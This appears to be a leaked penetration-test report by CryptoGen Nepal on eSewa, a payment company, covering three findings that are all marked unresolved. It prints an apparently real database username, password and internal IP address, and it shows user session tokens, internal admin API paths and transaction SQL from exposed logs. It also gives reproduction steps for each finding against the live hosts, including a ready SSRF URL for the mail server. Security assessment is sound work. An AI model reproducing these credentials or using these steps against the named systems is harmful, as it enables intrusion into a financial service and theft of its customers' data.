



Vulnerability Assessment and Penetration Testing

Urgent Report - I

EST. 2019 - 2022

eSewa Pvt. Ltd.

Summary

The report includes the technical details of our findings during the duration of the Vulnerability Assessment and Penetration Testing. The scope list below is as per the findings presented further in the documentation. The scope mentioned may be vulnerable to vulnerabilities that have not been included in the report and will be assessed further during the project. Any new vulnerabilities will be provided in future update reports and final reports.

Vulnerability List

ID	Vulnerability	Severity	Identified Date	Status
C1	Database Credentials exposed in Helpdesk	Critical (9.9)	20 June 2022	Not Resolved
C2	Monitoring dashboard to DB Creds exposure	Critical (9.8)	20 June 2022	Not Resolved
H1	Server-Side Request Forgery on Zimbra Mail Client	High (8.2)	21 June 2022	Not Resolved

Database Credentials exposed in Helpdesk**9.9 (Critical)****Description**

When performing directory search in the helpdesk of eSewa, we identified that the backup with the name html.tar.gz. Downloading and reading the config file within the backup, we identified database credentials and admin email for the help desk.

Impact

- Attacker having access to the database can access the database using the identified credentials.

Recommendation

- Consider removing the backup file.
- The compressed file should not be under the directory which is hosted.
- Consider updating the database credentials

Affected System and endpoint

- <http://helpdesk.esewa.com.np/>
- 10.111.253.100

Status

- Not Remediated

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:L/A:L**Steps for Reproduction**

- Find the backup file in <https://helpdesk.esewa.com.np/html.tar.gz>
- Extract the file and open the file in code editor
- The username and password for the database is exposed in ost-config.php inside includes directory.

Evidence




Figure 1: Downloading the backup file




Figure 2: Reading config to identify sensitive information

References

- https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/02-Configuration_and_Deployment_Management_Testing/04-Review_Old_Backup_and_Unreferenced_Files_for_Sensitive_Information

Monitoring dashboard to DB Creds exposure**9.8 (Critical)****Description**

The internal monitoring tool for monitoring the server status and latest logs was exposed in the internet exposing the sensitive information like database credentials, user sessions, etc.

Impact

- The exposed files may help an attacker to identify additional information about the application.

Recommendation

- Consider implementing authentication when viewing the monitoring dashboards.

Affected System and endpoint

- <https://ir-sim.esewa.com.np/monitoring>
- <https://ir-reports.esewa.com.np/monitoring>

Status

Not Remediated

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Steps for Reproduction

- Visit the URLs at the URLs provided in Affected endpoint
- Identify sensitive information exposed within the dashboard

Evidence

Only the 100 last errors are displayed

1 hits/min on 353 errors

Details

Last errors

Clear

Date	Request	User	Error
6/18/22 9:22:31 AM	api/reporting/mt/managed_ft/reports/status?from_date=2022-06-18&to_date=2022-06-18&data_type=count GET	-1162-Ga3FXgpbk4Ujpen96NA0SR9B73yZw1kb0ng	WARNING: Not loading a JDBC driver as driverClassName property is null.
6/18/22 9:22:31 AM	api/reporting/mt/managed_ft/reports/status?from_date=2022-06-18&to_date=2022-06-18&data_type=count GET	-1162-Ga3FXgpbk4Ujpen96NA0SR9B73yZw1kb0ng	WARNING: Not loading a JDBC driver as driverClassName property is null.
6/18/22 9:45:36 AM	api/admin/user/bvn/09ABSFQ/pdf?transaction_version=V3&account_id=4cVL%252Fw0U6q52HPbU1Qag%253D%253D&module_id=1 GET	-1164-Q222yT59JdafJpPOyY2EQ3YmBTEFR7mQA	WARN c.l.layout.renderer.TableRenderer - Last row is not completed. Table bottom border may collapse as you do not expect it
6/18/22 9:45:36 AM	api/admin/user/bvn/09ABSFQ/pdf?transaction_version=V3&account_id=4cVL%252Fw0U6q52HPbU1Qag%253D%253D&module_id=1 GET	-1164-Q222yT59JdafJpPOyY2EQ3YmBTEFR7mQA	ERROR c.l.h.c.a.util.PaddingApplierUtil - Padding value in percents not supported
6/18/22 9:45:36 AM	api/admin/user/bvn/09ABSFQ/pdf?transaction_version=V3&account_id=4cVL%252Fw0U6q52HPbU1Qag%253D%253D&module_id=1 GET	-1164-Q222yT59JdafJpPOyY2EQ3YmBTEFR7mQA	WARN c.l.layout.renderer.TableRenderer - Last row is not completed. Table bottom border may collapse as you do not expect it
6/18/22 9:46:07 AM	api/admin/user/bvn/09ABSFQ/pdf?transaction_version=V3&account_id=4cVL%252Fw0U6q52HPbU1Qag%253D%253D&module_id=1 GET	-1164-Q222yT59JdafJpPOyY2EQ3YmBTEFR7mQA	WARN c.l.layout.renderer.TableRenderer - Last row is not completed. Table bottom border may collapse as you do not expect it
6/18/22 9:46:07 AM	api/admin/user/bvn/09ABSFQ/pdf?transaction_version=V3&account_id=4cVL%252Fw0U6q52HPbU1Qag%253D%253D&module_id=1 GET	-1164-Q222yT59JdafJpPOyY2EQ3YmBTEFR7mQA	ERROR c.l.h.c.a.util.PaddingApplierUtil - Padding value in percents not supported
6/18/22 9:46:07 AM	api/admin/user/bvn/09ABSFQ/pdf?transaction_version=V3&account_id=4cVL%252Fw0U6q52HPbU1Qag%253D%253D&module_id=1 GET	-1164-Q222yT59JdafJpPOyY2EQ3YmBTEFR7mQA	WARN c.l.layout.renderer.TableRenderer - Last row is not completed. Table bottom border may collapse as you do not expect it
6/18/22 10:19:56 AM			ERROR c.e.core.config.RestErrorHandlerImpl - Response error: 400 BAD_REQUEST , Bad Request
6/18/22 10:19:56 AM			ERROR c.a.s.l.UserAuthenticationServiceImpl - Authentication failed for -1174-mNJY4XGoOxmndhTTDJeNak5NbqohVn3eSj, error: null
6/18/22 10:19:56 AM			ERROR com.esewa.security.XAuthTokenFilter - Security auth filter null
			WARNING: Slow Query Report SQL=SELECT te1.id AS 'transactionCode', te1.created_date AS 'transactionCreatedDate', te1.last_modified_date AS 'transactionModifiedDate', te1.payer_cas_id AS 'payerEsewalid', te1.product_id AS 'productName', te1.amount AS 'transactionAmount', CASE te1.status WHEN 0 THEN 'PENDING' WHEN 1 THEN 'COMPLETE' WHEN 2 THEN 'CANCELED' WHEN 4 THEN 'PARTIAL_REFUND' WHEN 5 THEN 'FULL_REFUND' ELSE 'AMBIGUOUS' END AS 'transactionStatus', pe1.description AS 'narration', CASE te1.channel


Figure 3: Top 100 error logs exposed

/api/admin/statements GET
/api/public/reports/merchant/ministatement/excel_report/v1 GET
/api/campaign/user/list POST
/api/campaign/active/offer GET
/api/merchant/810/ambiguous_transactions GET
/api/admin/ss/transactions GET
/api/merchant/204/ambiguous_transactions GET
/api/admin/ss/transactions/clients GET
/api/admin/history/details GET
/api/merchant/203/ambiguous_transactions GET
/api/merchant/201/ambiguous_transactions GET
/api/admin/merchant/bxn_search GET
/api/public/reports/merchant/ministatement/excel_report GET
/api/merchant/919/ambiguous_transactions GET
/api/merchant/202/ambiguous_transactions GET
/api/reporting/mt/managed_ft/reports/status GET
/api/admin/merchant/commission/profile/count_user POST
/api/admin/merchant/products/2222020008119329/search GET
/api/admin/ss/bank_transactions/pending GET
/api/reports/products GET
/api/merchant/1081/ambiguous_transactions GET
/api/reports/organizations/statements GET
/api/merchant/200/ambiguous_transactions GET
/api/admin/merchant/products/2222020008119345/search GET
/api/admin/merchant/products/2222020008119337/search GET
/api/admin/ss/bank_transactions/pending/count GET
/api/admin/ss/epay_load/transactions GET
/api/merchant/3015755,3020000,3318748/mini_statement/v1 GET
/api/merchant/1654430/mini_statement GET
/api/merchant/885/ambiguous_transactions GET
/api/merchant/2410752,3190430/ac_statement/v1 GET
/api/merchant/3535166/mini_statement GET
/api/merchant/3952863/mini_statement GET
/api/admin/merchant/products/2222020008119352/search GET
/api/merchant/2885841,2890535/mini_statement/v1 GET
/api/merchant/1654430/ac_statement GET
/api/merchant/2410959,3190136/mini_statement/v1 GET
/api/admin/merchant/products/2222020008268985/search GET
/api/admin/merchant/products/2222020008273555/search GET
/api/admin/ss/transactions/clients/summary/14 GET
/api/admin/merchant/refund_requests GET
/api/admin/lienstatement GET
/api/admin/ss/transactions/clients/164 GET
Error404
/api/reports/customer/statements GET
/api/merchant/2410959,3190136/ac_statement/v1 GET
/api/merchant/2951976/mini_statement GET
/api/ns/fcm/new_count GET

Figure 4: Exposed endpoints

com.esewa.sim.controller.SimController@4ba31de8	com.esewa.sim.controller.UserController@985d182	com.esewa.sim.convert.impl.MasterSimActivationConverterImpl@113086d1	com.esewa.sim.convert.impl.SimConverterImpl@13a95f4	com.esewa.sim.convert.impl.SimCustomerConverterImpl@311b8d33	com.esewa.sim.convert.impl.UserConverterImpl@34d8c175	com.esewa.sim.excel.ExcelServiceImpl@63546b70	com.esewa.sim.excel.ExcelUploadDocConverterImpl@2eca0b60	com.esewa.sim.exception.GlobalExceptionHandler@34c4c390	com.esewa.sim.repo.impl.EsewaCallerImpl@2967aa3a	com.esewa.sim.rest.merchant.MerchantCallerImpl@61726b3b	com.esewa.sim.rest.organization.OrganizationCallerImpl@2be0229	com.esewa.sim.rest.user.UserCallerImpl@327a2dc8	com.esewa.sim.security.AuthenticationController@58c0ab154	com.esewa.sim.service.impl.EsewaServiceImpl@638c0d6	com.esewa.sim.service.impl.MasterSimActivationServiceImpl@217ac1b0	com.esewa.sim.service.impl.SDKPaymentServiceImpl@4a377f34	com.esewa.sim.service.impl.SMSServiceImpl@5c117a4	com.esewa.sim.service.impl.SearchServiceImpl@1509d075	com.esewa.sim.service.impl.SimServiceImpl@160761d9	com.esewa.sim.service.impl.UserServiceImpl@6a47ab97	AbstractRestTemplateSetting(connectTimeout=30000, socketTimeout=30000, maxPerRoute=25, maxTotalConnection=100)	AbstractRestTemplateSetting(connectTimeout=30000, socketTimeout=30000, maxPerRoute=25, maxTotalConnection=100)	AbstractDBSetting(databaseDriverName=com.mysql.jdbc.Driver, url=jdbc:mysql://10.111.253.2/sim_manager, username=k1_sim, password=9092w518f6c170a8fcae8dea4630, suPool=100, maxWait=60000, abandonTimeout=120, logAbandon=true, removeAbandon=true, testOnBorrow=true)	AbstractRestTemplateSetting(connectTimeout=30000, socketTimeout=30000, maxPerRoute=25, maxTotalConnection=100)	com.esewa.sim.startup.ActivityTypeCreator@57191394	com.esewa.sim.startup.AddressCodeLoader@5f85c4e18	com.esewa.sim.startup.MessageTypeCreator@30a6c0ca	com.esewa.sim.template.RestTemplateErrorHandler@632c2224
---	---	--	---	--	---	---	--	---	--	---	--	---	---	---	--	---	---	---	--	---	--	--	---	--	--	---	---	--

Figure 5: Exposed DB credentials



Database : Databases	SCHEMA_NAME VARCHAR(64)
information_schema	
sim_manager	

Figure 6: DB name exposed

References

- https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure

Server-Side Request Forgery on Zimbra Mail Client**8.2 (High)****Description**

A vulnerability in Zimbra Collaboration Suite allows the remote and unauthenticated attackers to cause the product to include content returned by third-party servers and use it as its own code.

Impact

- Attacker can perform arbitrary request to external hosts on the behalf of server

Recommendation

- Update the Zimbra mail client to latest version.

Affected System and endpoint

- <https://mail.esewa.com.np>

Status

Not Remediated

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:L**Steps for Reproduction**

- Visit the URL by replacing <<burp collab-link>>
https://mail.esewa.com.np/service/error/sfdc_preauth.jsp?session=s&userid=1&server=https://<<<burp-collab-link>>%23.salesforce.com/

Evidence




Figure 7: Setting up the SSRF payload on the affected endpoint.




Figure 8: Connection received from the server.

References

- <https://www.adminxe.com/2183.html>

OUR SERVICES

Our Services As Information
Security Company Includes:

- SECURITY OPERATIONS CENTER
- INFORMATION SECURITY AUDIT
- SWIFT CSP ASSESSMENT
- DARKWEB MONITORING & BRAND PROTECTION
- VULNERABILITY MANAGEMENT
- PENETRATION TESTING
- INCIDENT RESPONSE
- THREAT ANALYSIS
- SERVER CONFIGURATION ASSESSMENT
- CYBER SECURITY CONSULTANT
- INFORMATION SECURITY TRAINING



CryptoGen Nepal



/cryptogennepal

www.cryptogennepal.com

+977-1-4528928

whois@cryptogennepal.com